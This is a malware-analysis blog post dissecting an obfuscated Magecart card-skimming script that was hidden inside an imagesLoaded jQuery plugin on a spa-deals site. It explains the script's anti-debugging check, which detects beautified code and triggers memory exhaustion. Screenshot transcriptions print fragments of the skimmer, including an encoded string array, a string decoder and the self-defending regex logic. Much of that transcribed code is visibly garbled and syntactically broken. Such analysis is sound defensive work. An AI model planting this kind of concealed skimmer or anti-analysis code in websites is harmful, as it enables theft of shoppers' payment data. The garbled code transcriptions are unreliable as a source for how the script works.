


Magecart Analysis

written by Mert SARICA | 4 April 2020

As you may remember, in my blog post “Fighting Against Magecart” I mentioned that I would cover the analysis of malicious JavaScript code in another article. Until now, I have analyzed malicious JavaScript code many times, and about 3 years ago, I also wrote a blog post titled “Malicious JavaScript Analysis”. Of course, as years passed, the methods used by threat actors changed and the work of cybersecurity analysts and researchers became increasingly more difficult.

When I first came across the malicious JavaScript code

(6cb1e31ff2f343a9d576d889bfcbe0e.js) developed by the Magecart group, I immediately noticed that the code had been made too complex to easily understand, it was likely that one of the JavaScript Obfuscator or JavaScript Obfuscator Tool tools had been used. I thought that I could easily overcome this complexity by using tools like de4js and IlluminateJs and at worst, I could reach a happy ending by doing dynamic code analysis (debugging). But things didn't turn out as planned. :)





The screenshot shows the Notepad++ editor with the file 6cb1e31ff2f343a9d576d889bfcbe0e.js open. The code is highly obfuscated, containing numerous variables, functions, and comments that are difficult to decipher without tools like de4js or IlluminateJs. The code appears to be a client-side exploit, likely for a Magecart attack, designed to steal sensitive information from a web application.

```
/*C:\Users\Mert\Desktop\YenYazi\Magecart\6cb1e31ff2f343a9d576d889bfcbe0e.js - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
Gob1e31ff2f343a9d576d889bfcbe0e.js */

1160 var childImgs=<elem .querySelectorAll('img')>;for(var i=0;i<childImgs.length;i++) {var img=childImgs[i];this.addImage(img);}
1161 if(typeof this.options.background==='string') {var children=<elem .querySelectorAll(this.options.background)>;for(i=0;i<children.length;i++) {var child=children[i];this.
1162 addImageBackgroundImages(child);}};var elementNodeTypes=[{:true,9:true,11:true}];ImagesLoaded.prototype.addImageBackgroundImages=function(elem) {var style=getComputedStyle(elem);
1163 if(!style) {return;}}
1164 var reURL=/([!"])?(*?)?([!"])/gi;var matches=elementNodeTypes[0].exec(style.backgroundImage);while(matches!==null) {var url=matches[2];if(url) {this.addImageBackground(url,elem);
1165 matches=reURL.exec(style.backgroundImage);}};ImagesLoaded.prototype.addImage=function(img) {var loadingImage=new LoadingImage(img);this.images.push(loadingImage);};ImagesLoaded.
1166 prototype.addBackground=function(url,elem) {var background=new Background(url,elem);this.images.push(background);};ImagesLoaded.prototype.check=function() {var _this=this;
1167 progressedCount=0;this.hasAnyBroken=false;if(!(_this.images.length)) {_this.complete();return;}}
1168 function onProgress(image,elem,message) {setTimeout(function() {_this.progress(image,elem,message)});}
1169 this.images.forEach(function(loadingImage) {loadingImage.once('progress',onProgress);loadingImage.loadingImage=new LoadingImage(img);this.images.push(loadingImage);});ImagesLoaded.prototype.progress=function(image,elem,message) {this.
1170 progressedCount++;this.hasAnyBroken=_this.hasAnyBroken||!image.isLoaded;this.emitEvent('progress',[this,image,elem]);if(this.jqDeferred&&this.jqDeferred.notify) {this.jqDeferred.
1171 notify(this,image);}
1172 if(this.progressedCount==this.images.length) {_this.complete();}
1173 if(this.options.debug&&console) {console.log('progress: ',message,image,elem);}
1174 ImagesLoaded.prototype.complete=function() {var eventName=_this.hasAnyBroken?'fail':'done';_this.
1175 isComplete=true;_this.emitEvent(eventName,[this]);if(this.jqDeferred) {var jqMethod=_this.hasAnyBroken?reject:resolve;_this.jqDeferred(jqMethod)(this);}
1176 LoadingImage.prototype=Object.create(EventEmitter.prototype);LoadingImage.prototype.check=function() {var isComplete=_this.getIsImageComplete();if(isComplete) {_this.confirm(this.img.
1177 naturalWidth==0,'naturalWidth');return;}}
1178 this.proxyImage=new Image();this.proxyImage.addEventListener('load',this);this.proxyImage.addEventListener('error',this);this.img.addEventListener('load',this);this.img.
1179 addEventListener('error',this);this.proxyImage.src=this.img.src;LoadingImage.prototype.getIsImageComplete=function() {return this.img.complete&&this.img.naturalWidth;};
1180 LoadingImage.prototype.confirm=function(isLoaded,message) {this.isLoaded=isLoaded;this.emitEvent('progress',[this,this,img,message]);};LoadingImage.prototype.onload=function() {_this.confirm(true,'onLoad');_this.unbindEvents();};LoadingImage.
1181 prototype.onerror=function() {_this.unbindEvents();};LoadingImage.prototype.unbindEvents=function() {_this.proxyImage.removeEventListener('load',this);this.img.removeEventListener('error',this);};function Background(url,element) {this.url=
1182 url;this.element=element;this.img=new Image();}
1183 $jQuery.$fn.imagesLoaded=function(options,callback) {var instance=new ImagesLoaded(this,options,callback);return instance.jqDeferred.promise({this});};ImagesLoaded.
1184 makejQueryPlugin=true;ImagesLoaded.prototype={...};var _0x4675=['wrzDlM0W7tob','wqfDp2nDtws','wrfc1aBcQew','WNYwipN1X3OCQ==','wprc0HxDjQ==','ZCAmfA==','wqjoxw6FDmKRpwm','w7nDlMrWw6Y==',
1185 'FUTCjXCCo==','wpbDms01','cV1lwEM==','wpjD1nDmXDxDgS4==','2MO4aMKLJQ==','wrwdwBlw5w==','w5/Cg807wnrChF0==','wpXDvhrtDp2g==','w4rcqsOwpfCm==','wrlDm0Usw47CKAZBw75Fw5YfwQ==',
1186 'woHDncKlw4BHzEkwXpRkdT8KcFR8Ew4E==','AM0Xw61Zw5d0','wrmxwlnDv8KtPwg==','2sOrdsKaMcKhwg2','w0l6wprCmnhC8k/Q==','w5oVmoxJw70SVh0==',
1187 'fjEZamTtMoqWEIcltWcbPDD1ULwrxXdrUpcR0wSNPcFkTfwM09EXDktTzDrskn0ATDgwDcGALTsRBT39Huwjy5rDpsolwq5SHdsKwAMoOpqjCojeEfvwQYAMKKIU/dsg==','w5XCK8R7wqDnQ==','w68DMORTRk==',
1188 'w4Xdm1Iw7Y==','137dk3k9w==','wrzbrsOrwGA','w7PchcoPwgQT','wonDkjndCkH','wTEHA8oSaLc9gKeLMk4','QEDCB40z2YN','w73DiypDtcKw4lDjRy/w6dIxwCxrw5==','wz5woQrbBbCm==',
1189 'wrqgxw6PDncKlwJwuojdjtQvsoewgd3','wrkHdjjDUDD1la==','wqjDgcoUw5w44DxZCco82EchCvFa==','KLDCkAtTcoG8==','wohqwpLcs3X3cm8/ocPw4mdw6FC1wC==','SMOpw54==','wpluworCg3w==',
1190 'H8Ktw4fdtuI==','w47Dv0bDn8Kra','wovcck1TDqgAA','ocKk3Ar0v','w43Ck8K6wRa==','wqk2CkyPCnw==','wShDv0bDhg==','wefCsaw6pg5b7CvkrHo/DkRhwos5fEQXwcoYwqg==','wzhpwbCg2o==',
1191 'wvUwvp7tUqlfa0OdKwAcNaJdkxtuw8T','TckYwpdcJusOeArpPG22TCjs0h7wMw0B1KM06JA==','zLyHw7vDmklUkh=','MDU5wgpvQ==','w4hCq04wRwHcn1a==','wrvCpGtDj53NgQs',
1192 'WMO0b1NQcofSc0x','w5/DgDmMrQw4g==','OsUw57Dlgy==','w4cdFsoT','w4xKwp3DrcoqBModQ==','w1xKwpwpwzT','w4xeU8Kwv4DnDw==','wp/ChnnDgUvFtBwq==','wpZdGco0w60==',
1193 'Msogw4DkRknSzQwq==','wxzuxpDck1jCkRyKw1sZrwRrCw==','WDAgesKTBA==','w4hcc18rwrBu','w77djyppkoy==','w5vd1MRVw6zdus02','B3rdriks=','H8RNw45n','wjzCkZDjA==',
1194 'woD13L3DjsK0Ww==','UNWP','Esogw4TdkhkaTa==','EhwRkCkrw4zC12c==','w40XDb0uVCM==','wsfDhsRnwk==','DWTdKhsWsQA==','FkK2w0dkwPcm==','wrxDns01bA==',
1195 'EWzg','XiorfrMKR7b==','w4wuwpp85','wqfChXkDckfQw==','w8Kdw0bZiwrPcm==','wrd180Mw70bw5bDmBczv8DRC1L1fJc','Fck2w0dkwPcm==','CzCobphKRA',
1196 'Ucktw4IuwgrDmQ==','wKGGia==','wevcnckTwrHdnkRow5vcmKwppjw7DmMoc==','w57wckh','wrnDkMotaUft8K1wqDc9v96Acwp==','w4DCu4trw8u','IUDC1m==','w4zCt0yo','wLDi800w60W',
1197 'wgZCpG6b1a==','bbkChxos','w4zCt0Ye','wljUwrB==','w4NDM04W==','wgbdljTdp==','w6wDu0vDmA==','wonQpXTDw==','c8KywoJr','w4rDmyTlmw==','w5DC18kj','CsKVlnyc',
1198 'EMKHOGleYQ==','w7bDiLckRaw6fDu80h','w6Ghu0Tbhng==','IMKB6w==','w7DumM==','w4fcss06wpQ4ABTCvckQw0nbjQ==','wph/vpAvfi0==','w73DijyDlqg==','w5PcmnrDmsKSdQ==','wpp7wo8bzQ==','w4ouwpq9bWQ',
1199 ',TeKywoB2wsOE','w5Xdu14==','dMrWtww==','Ej7Ck80Bh?o==','NM0wd0B==','M3rDj20s','UcK0SMKTw69X','d8KwWMKZwr0G','w68qmp8==','wqzCpVcnwq4=',
1200 'JavaScript File length:1,142,306 lines:1,171 Ln:1,129 Col:1,254 Sel:8|1 Unix (LF) UTF-8 INS
```

First, I used the JavaScript Beautifier website to make the malicious code block readable. Then, I tried to use the de4js and IlluminateJs tools in succession to make the code more understandable, but I failed. I started

analyzing the malicious JavaScript code with the Chrome DevTools by doing debugging and soon realized that things were not going well. I thought that the problem might be caused by Chrome and decided to try my luck with Firefox, but it also gave a warning that something was not right.



As I was thinking about what to do, I started researching the possibility of debugging with a different tool instead of a web browser and came across the Visual Studio Code source code editor. When I started debugging with this editor, which allows for the analysis of HTML and JavaScript code in the

background through the Chrome debugging extension and has many plugins, I saw that the function associated with SetCookie was creating many arrays, consuming the available space in memory, and making the debugging ineffective (self-defending).

The screenshot displays two instances of Microsoft Visual Studio Code running side-by-side. Both instances are focused on debugging a web application.

Top Tab: Launch index.html

- VARIABLES:** Shows a local variable `this` with its properties: `_0x385c8`, `_0x3a8990`, `_0x168c34`, `_0x3879f4`, `_0x3d761`, `_0xa8990`, `_0x3cd349`, and an array `Array(256)`.
- WATCH:** An empty list.
- PROBLEMS, OUTPUT, DEBUG CONSOLE, TERMINAL:** The DEBUG CONSOLE shows the following errors:
 - ReferenceError: Tuq is not defined at file:///C:/Users/Mert/Desktop/Magecart/Spafoni%20-%20En%20Uygun%20Masaj%20ve%20Spa%20F%4K81%satlar%C4K81_files/fbevents.js:21:1
 - TypeError: Cannot set property 'execStart' of undefined at file:///C:/Users/Mert/Desktop/Magecart/Spafoni%20-%20En%20Uygun%20Masaj%20ve%20Spa%20F%4K81%satlar%C4K81_files/1226953214006982.js:21:84
 - at file:///C:/Users/Mert/Desktop/Magecart/Spafoni%20-%20En%20Uygun%20Masaj%20ve%20Spa%20F%4K81%satlar%C4K81_files/1226953214006982.js:21:76992
 - at file:///C:/Users/Mert/Desktop/Magecart/Spafoni%20-%20En%20Uygun%20Masaj%20ve%20Spa%20F%4K81%satlar%C4K81_files/1226953214006982.js:21:78696

Bottom Tab: Spafoni - En Uygun Masaj ve Spa Fırsatları_files

- VARIABLES:** Shows a local variable `this` with its properties: `_0x10ef5c`, `_0x18cf98`, `_0x20622c`, `_0x243096`, `_0x30c4bd`, `_0x416b4e`, `_0x5a1cf0`, `_0x7256ba`, and an object `undefined`.
- WATCH:** An empty list.
- PROBLEMS, OUTPUT, DEBUG CONSOLE, TERMINAL:** The DEBUG CONSOLE shows the following errors:
 - ReferenceError: Tuq is not defined at file:///C:/Users/Mert/Desktop/Magecart/Spafoni%20-%20En%20Uygun%20Masaj%20ve%20Spa%20F%4K81%satlar%C4K81_files/fbevents.js:21:1
 - TypeError: Cannot set property 'execStart' of undefined at file:///C:/Users/Mert/Desktop/Magecart/Spafoni%20-%20En%20Uygun%20Masaj%20ve%20Spa%20F%4K81%satlar%C4K81_files/1226953214006982.js:21:84
 - at file:///C:/Users/Mert/Desktop/Magecart/Spafoni%20-%20En%20Uygun%20Masaj%20ve%20Spa%20F%4K81%satlar%C4K81_files/431316590404848.js:21:84
 - at file:///C:/Users/Mert/Desktop/Magecart/Spafoni%20-%20En%20Uygun%20Masaj%20ve%20Spa%20F%4K81%satlar%C4K81_files/431316590404848.js:21:78692
 - at file:///C:/Users/Mert/Desktop/Magecart/Spafoni%20-%20En%20Uygun%20Masaj%20ve%20Spa%20F%4K81%satlar%C4K81_files/431316590404848.js:21:78696

I assumed that because malicious actors intended for this code to work seamlessly in the web browser, there were controls in the code for debugging, and began analyzing each function step by step. My ultimate goal was not to analyze the code dynamically from beginning to end, but to find out which website the stolen information was sent to and to decode the hidden character strings. So, I progressed by starting from the _0x3a74 function used to decode the hidden strings.

File Edit Selection View Go Debug Terminal Help

REFERENCES:RESULTS
575 results in 1 file

JS 6cb1e1f2f343a9d576d889bfcbde0ej.js Spafoni - En Uygun Masaj ve Spa Fıratları_files

```
var _0xa374 = function(_0x385c8, _0xa8990) {
    if (_0xa374['OnshV'] === undefined) {
        _0xa374['OnshV'] = _0x2beee2;
        _0xa374['afcyO'] = {};
        _0xa374['OnshV'] = [];
        _0x419fb1 = _0xa374['afcyO'][_0x385c8];
    }
    if (_0xa374['tmnQWrt'] === undefined) {
        _0x18579ff[_0xa374['hjsDyT']];
        _0xa374['tmnQWrt'] = '';
        _0xa0093a = _0xa374['v1KwV'][_0x40093a, _0xa8990];
        _0xa374['afcyO'][_0x385c8] = _0xa0093a;
        console.log(_0xa374['v1KwV']);
        console.log(_0xa374['0x0', 'DcP9P']);
        console.log(_0xa374['0x2', 'jUvR']);
        (window[_0xa374['0x0', 'DcP9P']](_0xa374['0x1', 'DcP9P']) || _0xa374['0x2', 'jUvR'])['renderframe'] > -0x1 {
            DcP9P();
            _0xa374['0x2', 'jUvR']['renderframe'] > 0x1);
        if (_0xa374['0x3', 'jS5'] == _0xafea1e) { 'a' [0x0];
            _0xbca9a[_0xa374['0x4', 'jKc']][_0x5bc9a9]('json-parse');
        }
        if (_0xa374['0x5', 'Ka5qI'] == _0xa374['0x6', 'toIP']) {
            Ka5qI := _0xa374['0x6', 'EoIP'];
        }
        if (_0xa374['0x7', 'gbzK'] == _0x5bef2c) {
            _0x5919b6[_0xa374['0x8', 'yoR']];
            _0x2f7b5 = _0xa374['0x9', 'ElI'] == typeof _0xafea1e && _0x4e43700;
        }
        _0xa374['0x10', 'djIz'] = _0x57574;
        _0x575674 && _0xa374['0x11', 'pgsp'] == _0xafea1e[_0x575674] && ['null'] == _0xafea1e[_0x27720];
        _0xa374['0x12', 'YzFg'] == _0xafea1e[_0x272f29, _0x57381, null] && _0xa374['0x13', 'null'] && _0xa374['0x14', 'null'] && _0xa374['0x15', 'YzFg'] == _0xafea1e[_0x272f29, _0x57381, null] && _0xa374['0x16', 'YzFg'] == _0xafea1e[_0x1, null, _0xa374['0x17', '6f77']];
        _0xa374['0x18', '0x10', '^SCR'] == _0xafea1e[_0x576207-'0x1eb2082d0000] && ..._0x1eb2082d0000) && _0xa374['0x11', 'Bu21'] == _0xafea1e[_0x576207-'0x1eb2082d0000] && _0xa374['0x12', '7qCe'] == _0xafea1e[_0x576207-'0x3891cb5b5800]) && _0xa374['0x13', 'YBd'] == _0xafea1e[_0x576207-'0x1f];
        if (_0xa374['0x14', 'jUvR'] == _0x5bef2c) {
            if (_0xa374['0x15', 'S&B8'] == _0xa374['0x16', 'LYT']) {
                _0x5919b6[_0xa374['0x17', '9W9P']];
            }
            if (_0xa374['0x18', 'IPDcP'] == typeof _0xafea1e) try {
                if (_0xa374['0x19', 'PjQU']) == _0xa374['0x1a', '9W9P']) {
                    QUJ == _0xa374['0x1a', '9W9P'];
                }
            }
        }
    }
}
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL

• 6cb1e1f2f343a9d576d889bfcbde0ej.js - Magecart - Visual Studio Code

File 63 Col 12 Spaces 4 UTF-8 CRLF JavaScript

The screenshot shows the Visual Studio Code interface with the debugger extension active. The left sidebar includes sections for VARIABLES, WATCH, and CALL STACK. The bottom left shows BREAKPOINTS with several entries for different JavaScript files. The main area displays a portion of a JavaScript file named 'Spafoni - En Uygun Masaj ve Spa Fırsatları_files > JS 6cb1e31ff2f343a9d576d889bfcbe0e.js'. The code contains numerous console.log statements and a complex if-else block. A red dot on the left margin indicates a breakpoint at line 157. The status bar at the bottom right shows 'Ln 758, Col 37' and other settings.

```

    147     new _0x18579f_0xa74['!jds5q']();
    148   }
    149 }
    150 _0x40993a = _0xa74['x1YKw'](_0x40893a, _0x3a8998);
    151 _0xa74['afckyo'][_0x3855c8] = _0x40993a;
    152 } else {
    153   _0x40993a = _0x19b1a;
    154 }
    155 }
    156 }
    157 console.log(_0xa74['x200'], 'i155');
    158 console.log(_0xa74['0xf1f', '9w9']);
    159 console.log(_0xa74[_0x202], 'i155');
    160 console.log(_0xa74['0x1f1', 'zyo7']);
    161 console.log(_0xa74['0x1fd', 'pgs5']);
    162 console.log(_0xa74['0x1fd', 'pgs7']);
    163 console.log(_0xa74['0x1fd', 'pgs5']);
    164 console.log(_0xa74['0x1fb', 'pvAH']);
    165 console.log(_0xa74['0x1fc', 'zyo7']);
    166 console.log(_0xa74['0x1fd', 'pgs5']);
    167 console.log(_0xa74['0x1fb', 'pvAH']);
    168 console.log(_0xa74['0x1fc', 'zyo7']);
    169 console.log(_0xa74['0x1fd', 'pgs5']);
    170 console.log(_0xa74['0x1f8', 'VCEm']);
    171 console.log(_0xa74['0x1f3', 'NMH9']);
    172 console.log(_0xa74['0x1f4', 'pgs5']);
    173 console.log(_0xa74['0x1f3', 'NMH9']);
    174 console.log(_0xa74['0x1f4', 'pgs5']);
    175 console.log(_0xa74['0x1f2', 'pgs5']);
    176 console.log(_0xa74['0x1f0', 'pgs5']);
    177 console.log(_0xa74['0x1f2', 'pgs5']);

```

While analyzing, I noticed that a check for a space between the { sign and the return keyword was being made with Regex in the removeCookie value. When a space character was detected, the code flow would proceed to the function that was causing problems by creating many arrays, as mentioned above. So why did the malicious developer put such a control? When analysts encounter such complex, unreadable codes, the first thing they do is to use tools (like JavaScript Beautifier) to make the code readable and properly formatted, these tools automatically insert spaces and this creates a great detection mechanism for the malicious actors that code is being analyzed.

File Edit Selection View Go Debug Terminal Help

DEBUG Launch index.html

launch.json

Spafoni - En Uygun Masaj ve Spa Fırsatları files > JS 6cb1e3ff2f343a9d576d889fbcbde0ej5 - Magecart - Visual Studio Code

11 of 101

VARIABLES

```

    local
      this: Object
      _0x22af84: /\w+*\(\w+*[""]+[""]?\)*?/ (lastIndex: 0)
        dotAll: false
        flags: ""
        global: false
        ignoreCase: false
        lastIndex: 0
        multiline: false
        source: "w+*(\w+*[""]+[""]?\)*?"
        sticky: false
        unicode: false
      > _proto__: Object [constructor: exec, dotAll: <accessor>, ...]
    Closure
    Closure
    Global
  
```

WATCH

CALL STACK

PAUSED ON STEP

```

_0x56ed6f 6cb1e3ff2f343a9d576d889fbcbde0ej5 [§1]
_0x4bc95 6cb1e3ff2f343a9d576d889fbcbde0ej5 [§2]
  (anonymous function) 8443
  (anonymous function) 8456
  
```

LOADED SCRIPTS

BREAKPOINTS

- All Exceptions
- Uncatched Exceptions

```

○ cb1e3ff2f343a9d576d889fbcbde0ej5, beautified, malicious, onlyjs 37081
○ cb1e3ff2f343a9d576d889fbcbde0ej5, beautified, malicious, onlyjs 38109
● cb1e3ff2f343a9d576d889fbcbde0ej5, Spafoni - En Uygun Masaj ve Spa Fırsatları files 1
○ cb1e3ff2f343a9d576d889fbcbde0ej5, Spafoni - En Uygun Masaj ve Spa Fırsatları files 14
  
```

Launch index.html (Magecart)

```

7   );
8   var _0x4bc95 = function() {
9     var _0xb1b6f8 = {
10       'key': 'cookie',
11       'value': 'timeout'
12     },
13     'setCookie': function(_0x20622c, _0x416b4e, _0x5a1cf0, _0x5caf0f) {
14       _0x5caf0f = _0x5caf0f || {};
15       _0x243096 = _0x1b6b4e + '=' + _0x5a1cf0;
16       var _0x30c4bd = _0x0;
17       for(var _0x30c4bd = _0x18cf98 = _0x20622c['length']; _0x30c4bd < _0x18cf98; _0x30c4bd++) {
18         var _0x10ef5 = _0x20622c[_0x30c4bd];
19         _0x243096 += ';' + _0x10ef5;
20         var _0x20622c[_0x10ef5] = _0x20622c[_0x10ef5];
21         _0x20622c['push'](_0x7256ba);
22         _0x18cf98 = _0x20622c['length'];
23         if (_0x20622c != null) {
24           _0x243096 += '=' + _0x20622c[_0x10ef5];
25         }
26       }
27     },
28     _0x5caf0f['cookie'] = _0x243096;
29   },
30   'removeCookie': function() {
31     return 'dev';
32   },
33   'getCookie': function(_0x59f49a, _0x114c93) {
34     _0x59f49a = _0x59f49a || function(_0x4c33ca) {
35       return _0x4c33ca;
36     };
37     var _0x426398 = _0x59f49a(new RegExp('?:^|;|\x20|^') + _0x114c93['replace'](/(^|[^$]*|{}|[]|[^+^])|/g, '$1' + '=($[^:]*)'));
38     var _0x40ff59 = function(_0x265d2c, _0x59f799) {
39       _0x265d2c += _0x59f799;
40     };
41     _0x40ff59(_0xae12c7, _0x80c167);
42     return _0x426398 ? decodeURIComponent(_0x426398[0x1]) : undefined;
43   }
44 },
45 var _0x56ed6f = function() {
46   var _0x32af84 = new RegExp('\x5cw+\x20*\x5c(\x5c)\x20*(\x5cw+\x20*\x27|\x22),[\x27|\x22];?\x20*');
47   return _0x32af84['test'](_0xb1b6f8['removeCookie']['toString']());
48 };
  
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL

ReferencedError: dev is not defined at file:///C:/Users/Mert/Desktop/Magecart/Spafoni%20-%20en%20uygun%20masaj%20ve%20spafoniarsatlar%24581_files/fbevents.js:21:1

TypeError: Cannot set property 'execStart' of undefined at file:///C:/Users/Mert/Desktop/Magecart/Spafoni%20-%20en%20uygun%20masaj%20ve%20spafoniarsatlar%24581_files/12269532140806982.js:21:84

at file:///C:/Users/Mert/Desktop/Magecart/Spafoni%20-%20en%20uygun%20masaj%20ve%20spafoniarsatlar%24581_files/12269532140806982.js:21:76992

TypeError: Cannot set property 'execStart' of undefined at file:///C:/Users/Mert/Desktop/Magecart/Spafoni%20-%20en%20uygun%20masaj%20ve%20spafoniarsatlar%24581_files/431316590404848.js:21:84

at file:///C:/Users/Mert/Desktop/Magecart/Spafoni%20-%20en%20uygun%20masaj%20ve%20spafoniarsatlar%24581_files/431316590404848.js:21:76952

at file:///C:/Users/Mert/Desktop/Magecart/Spafoni%20-%20en%20uygun%20masaj%20ve%20spafoniarsatlar%24581_files/431316590404848.js:21:76956

length: 96.229 | lines: 1.029 | Ln: 31 | Col: 11 | Sel: 0 | 0 | Windows (CR/LF) | UTF-8 | INS

RegExr: Learn, Build, & Test RegEx

Untitled Pattern Save (ctrl+s) New

Menu

- Pattern Settings
- My Patterns
- Cheatsheet
- RegEx Reference
- Community Patterns
- Help

Expression

```
/"\\w+*\\(\\)*{\\w+*[\"|"]+["|"];?*}"/g
```

No match (0.4ms)

Text

RegExr was created by gskinner.com, and is proudly hosted by Media Temple.

Edit the Expression & Text to see matches. Roll over matches or the expression for details. PCRE & Javascript flavors of RegEx are supported.

The side-bar includes a Cheatsheet, full Reference, and Help. You can also Save & Share with the Community, and view patterns you create or favorite in My Patterns.

Explore results with the Tools below. Replace & List output custom results. Details lists capture groups. Explain describes your expression in plain English.

RegExr is an online tool to learn, build, & test Regular Expressions (RegEx / RegExp).

- Supports JavaScript & PHP/PCRE RegExp.
- Results update in real-time as you type.
- Roll over a match or expression for details.
- Save & share expressions with others.
- Use tools to explore your results.
- Full RegEx Reference with help & examples.
- Undo & Redo with ctrl-Z / Y in editors.
- Search for & rate Community Patterns.

Students and Teachers, save up to 60% on Adobe Creative Cloud.

ADS VIA CARBON

RegExr: Learn, Build, & Test RegEx Online regex tester and debugger

Online regex tester and debugger

RegExr: Learn, Build, & Test RegEx

REGULAR EXPRESSION

```
/"\\w+*\\(\\)*{\\w+*[\"|"]+["|"];?*}"/g
```

no match, 92 steps (~1ms)

TEST STRING

```
function(){ return'dev';}
```

SUBSTITUTION

EXPLANATION

`/"\\w+*\\(\\)*{\\w+*[\"|"]+["|"];?*}"/g`

- `\w` matches any word character (alphanumeric & underscore).
